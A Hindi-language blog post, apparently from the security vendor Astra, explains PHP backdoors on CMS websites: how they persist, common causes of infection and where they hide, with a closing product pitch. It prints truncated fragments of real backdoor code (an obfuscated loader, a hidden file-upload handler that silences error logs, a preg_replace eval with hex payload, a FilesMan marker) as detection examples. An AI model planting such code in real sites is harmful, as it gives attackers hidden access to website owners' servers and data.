
प्रतिदिन 1 लाख से अधिक वेबसाइट हैक होती हैं। माना जाता है कि एक बार वेबसाइट से समझौता हो जाने पर, इसके दोबारा हैक होने की 40% संभावना होती है। हैकर्स अक्सर एक दुर्भावनापूर्ण कोड (PHP बैकडोर) छोड़ देते हैं जो उन्हें वेबसाइट को फिर से एक्सेस करने की अनुमति देता है। इस मैलवेयर को हटाना बहुत मुश्किल होता है, इसलिए भले ही आप अपना पूरा एडमिन पैनल रीसेट कर दें, ये कोड वेबसाइट में गहराई से छिपे हुए पाए जाते हैं। इन कोड को "बैकडोर" कहा जाता है क्योंकि ये वेबसाइट में बायपास एक्सेस की अनुमति देते हैं। आज, वर्डप्रेस, मैगेंटो आदि जैसे कई लोकप्रिय CMS PHP पर चलते हैं; एक सर्वर-साइड स्क्रिप्टिंग भाषा। आज वेब पर 80% से अधिक वेबसाइटों में PHP के उपयोग के कारण, PHP बैकडोर एक प्रमुख हैकिंग खतरा बन गए हैं।
PHP बैकडोर क्या हैं?
PHP बैकडोर मैलवेयर स्क्रिप्ट या प्रोग्राम हैं जो आपकी वेबसाइट को गुप्त रूप से संक्रमित करने और हैकर्स को प्रमाणीकरण बायपास प्रदान करने के लिए डिज़ाइन किए गए हैं। बैकडोर का उपयोग वेबसाइट तक पहुंच बनाए रखने, मैलवेयर इंजेक्ट करने, डेटा स्क्रैप करने, कार्ड-स्किमर डालने, वित्तीय डेटा चुराने, और इसी तरह के लिए किया जा सकता है।
PHP वेब शेल हमलावरों को आपके PHP सर्वर के प्रशासन को दूरस्थ रूप से प्रबंधित और चलाने की अनुमति भी दे सकता है। हमलावर इंटरनेट पर एक URL का उपयोग करके एडमिन पैनल तक पहुंच सकते हैं। अधिक जटिल बैकडोर सीधे कोर मेमोरी तक भी पहुंच सकते हैं और आपकी वेबसाइट के डेटा का शोषण कर सकते हैं।
PHP बैकडोर दृढ़ता बनाए रखने के लिए डिज़ाइन किए गए हैं। वे आपकी वेबसाइट की पूरी तरह से सफाई के बाद भी बार-बार प्रकट होने के लिए डिज़ाइन किए गए हैं। और इस प्रकार बैकडोर से छुटकारा पाना बहुत कठिन है।
अपनी वेबसाइट पर PHP बैकडोर का पता लगाना:
PHP बैकडोर की शक्ति अत्यधिक विशाल है। हैकर्स को आपकी वेबसाइट पर छोटे कमांड चलाने की अनुमति देने से लेकर हमलावरों को वेबसाइट ट्रैफिक का शोषण और रीडायरेक्ट करने की अनुमति देने तक। ये बैकडोर विशेषाधिकारों को बढ़ाने और उससे आगे के लिए डिज़ाइन किए गए हैं। PHP बैकडोर का उपयोग करके, हैकर निम्नलिखित पर आक्रमण कर सकता है:
- आपके सर्वर पर किसी भी प्रकार के डेटा तक पहुंच।
- क्रिप्टोकरेंसी माइन करने के लिए आपके सर्वर का उपयोग कर सकता है।
- आपके सर्वर को एक बॉट में बदल सकता है जो हमलावर के निर्देशों का पालन करके बड़ी मात्रा में स्पैम भेजता है।
और भी कई बुराइयां!
अपनी वेबसाइट पर PHP बैकडोर का पता लगाना:

हर वेबसाइट मालिक के पास गहन तकनीकी ज्ञान नहीं होता। एक साइट मालिक के रूप में, इस बात की अधिक संभावना है कि आप बैकडोर या अपनी वेबसाइट पर मौजूद किसी अन्य अनधिकृत कोड के अस्तित्व से तब तक अनजान रहें जब तक कि स्पष्ट रूप से संकेत दिखना शुरू न हो जाएं।
इसलिए, वेबसाइट मालिक Astra जैसी कंपनियों से संपर्क करते हैं जो इन बैकडोर को ट्रैक करने और उनसे छुटकारा पाने में मदद करती हैं। ये दुर्भावनापूर्ण कोड ढूंढना मुश्किल होता है क्योंकि वे अक्सर ओबफस्केटेड कोड होते हैं, जो इन्हें पहचानना और भी जटिल बना देता है।
इसके अलावा, वेबसाइट को लक्षित करने वाले सभी बैकडोर एक जैसे नहीं दिखते। इसलिए, यदि आपको बैकडोर में से एक मिल जाता है, तो आप आराम नहीं कर सकते, इसका सीधा सा मतलब है कि आपको गहराई से खुदाई करने की आवश्यकता है। एक PHP बैकडोर आपकी वेबसाइट पर कई तरीकों से छिप सकता है। हालांकि, कुछ सामान्य सुरक्षा मुद्दे जो इस संक्रमण की अनुमति देते हैं वे इस प्रकार हैं:
- कमजोर या डिफ़ॉल्ट पासवर्ड।
- अप्रतिबंधित PHP फाइल अपलोड।
- PHP साइट की खराब कोडिंग जो अमान्य इनपुट की अनुमति देती है।
- पुराना PHP संस्करण।
- अनुचित PHP कॉन्फ़िगरेशन।
- संवेदनशील फाइलों की कमजोर फाइल अनुमतियां।
- अनुचित त्रुटि रिपोर्टिंग और कोड का खुलासा।
अपनी वेबसाइट से PHP बैकडोर हटाना
इन बैकडोर को हटाने की दिशा में पहला कदम इस मैलवेयर की स्थिति का पता लगाना है। बैकडोर को हटाने के लिए उस प्रारंभिक कोड को ढूंढना भी आवश्यक है जिसने अनधिकृत पहुंच की अनुमति दी थी और इस प्रकार, उस कोड को हटाना। इसलिए, आपकी साइट को संचालित करने वाले कोड को समझना बहुत महत्वपूर्ण है। नीचे उन फाइलों और कोड की सूची दी गई है जो PHP बैकडोर के लिए जिम्मेदार हो सकते हैं।
दुष्ट फाइल बैकडोर

ऐसे कई मामले हैं जहां बैकडोर दुष्ट फाइलों के रूप में पाए गए थे। हालांकि, ये फाइलें कोर प्लगइन, थीम, या कंटेंट मैनेजमेंट सिस्टम का हिस्सा नहीं हैं। लेकिन, उनके नाम अन्य कोर फाइलों के समान लगते हैं। इस प्रकार, उन्हें आसानी से बदला जा सकता है। एक दुष्ट फाइल में कोड इस तरह शुरू हो सकता है:
$t43="l/T6\\:aAcNLn#?rP}1\rG_ -s`SZ\$58t\n7E{.*]ixy3h,COKR2dW[0!U\tuQIHf4bYm>wFz<admin@wsxdn.com&(BjX'~|ge%p+oMJv^);\"k9";$GLOBALS['ofmhl60'] = ${$t43[20].$t43बैकडोर प्लगइन और थीम
कई प्लगइन और थीम CMS के बावजूद सबसे अधिक उपयोग की जाने वाली विशेषताओं में से एक हैं। दुर्भावनापूर्ण प्लगइन फाइलें केवल आपके फाइल मैनेजर या FTP के माध्यम से फाइल सिस्टम में दिखाई देती हैं। हैकर्स कई आमतौर पर उपयोग किए जाने वाले प्लगइन में PHP बैकडोर डालते हैं। वे अक्सर निम्नलिखित नामों से जाते हैं:
- WordPress Support
- Login Wall
- WP Zipp
- WP-Base-SEO
इस प्रकार, यह स्पष्ट है कि इंस्टॉलेशन के समय सामान्य लगने वाले प्लगइन वास्तव में बैकडोर कोड वाली फाइलें हैं। मालिक इस तथ्य से अनजान, इसलिए इन बैकडोर वाली फाइलों को इंस्टॉल करता है। ऐसा ही एक उदाहरण वर्डप्रेस स्केच थीम का है जो कुछ समय के लिए कई बैकडोर फाइलों के साथ अपलोड किया गया एक लोकप्रिय मैलवेयर-ग्रस्त थीम था। ऐसी इंस्टॉलेशन से बचने का एकमात्र सुरक्षित तरीका यह है कि आप उन सभी थीम या प्लगइन को अनइंस्टॉल कर दें जिन्हें आप नहीं पहचानते।
कोर फाइल बैकडोर सम्मिलन
आपकी वेबसाइट होस्ट की कोर फाइलों में भी PHP बैकडोर डाले जा सकते हैं। मैलवेयर फाइल की शुरुआत में या अंत में पाया जा सकता है। लेकिन अगर हैकर वास्तव में आपके डेटा के कोर को नष्ट करना चाहता है, तो वह इसे कोड के बीच में इंस्टॉल करने की कोशिश करेगा।
ऐसे कोड के कुछ उदाहरण नीचे दिए गए हैं:
शुरुआत में पाए गए कोड:
यहां एक और उदाहरण है।
@ini_set('display_errors','off');@ini_set('log_errors',0);@ini_set('error_log',NULL); error_reporting(0); @ini_set('set_time_limit',0);ignore_user_abort(true);if(@isset($_POST['size']) and @isset($_FILES['img']['name'])) {@ini_set('upload_max_filesize','1000000');$size=$_POST['size'];$open_image=$_FILES['img']['name']; $open_image_tmp=$_FILES['img']['tmp_name'];$image_tmp=$size.$open_image; @move_uploaded_file($open_image_tmp,$image_tmp);अन्य बैकडोर अत्यधिक ओबफस्केटेड होते हैं और इस तरह शुरू हो सकते हैं।
preg_replace("/.*/e","\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E\x66\x6C\x61\अक्सर बैकडोर फाइल के अंदर कहीं FilesMan के संदर्भ होंगे।
$default_action = "FilesMan";आइए मिलकर साइबर अपराध से लड़ें

Astra का मशीन-लर्निंग संचालित स्वचालित मैलवेयर स्कैनर केवल एक क्लिक के साथ बड़ी संख्या में PHP बैकडोर और मैलवेयर का पता लगाता है। दूसरी ओर, Astra फायरवॉल आपकी वेबसाइट की 24*7 निगरानी करता है और आने वाले सभी सुरक्षा खतरों को ब्लॉक करता है। अपनी आवश्यकताओं के अनुसार एक प्लान चुनें और आज ही सुरक्षित हों!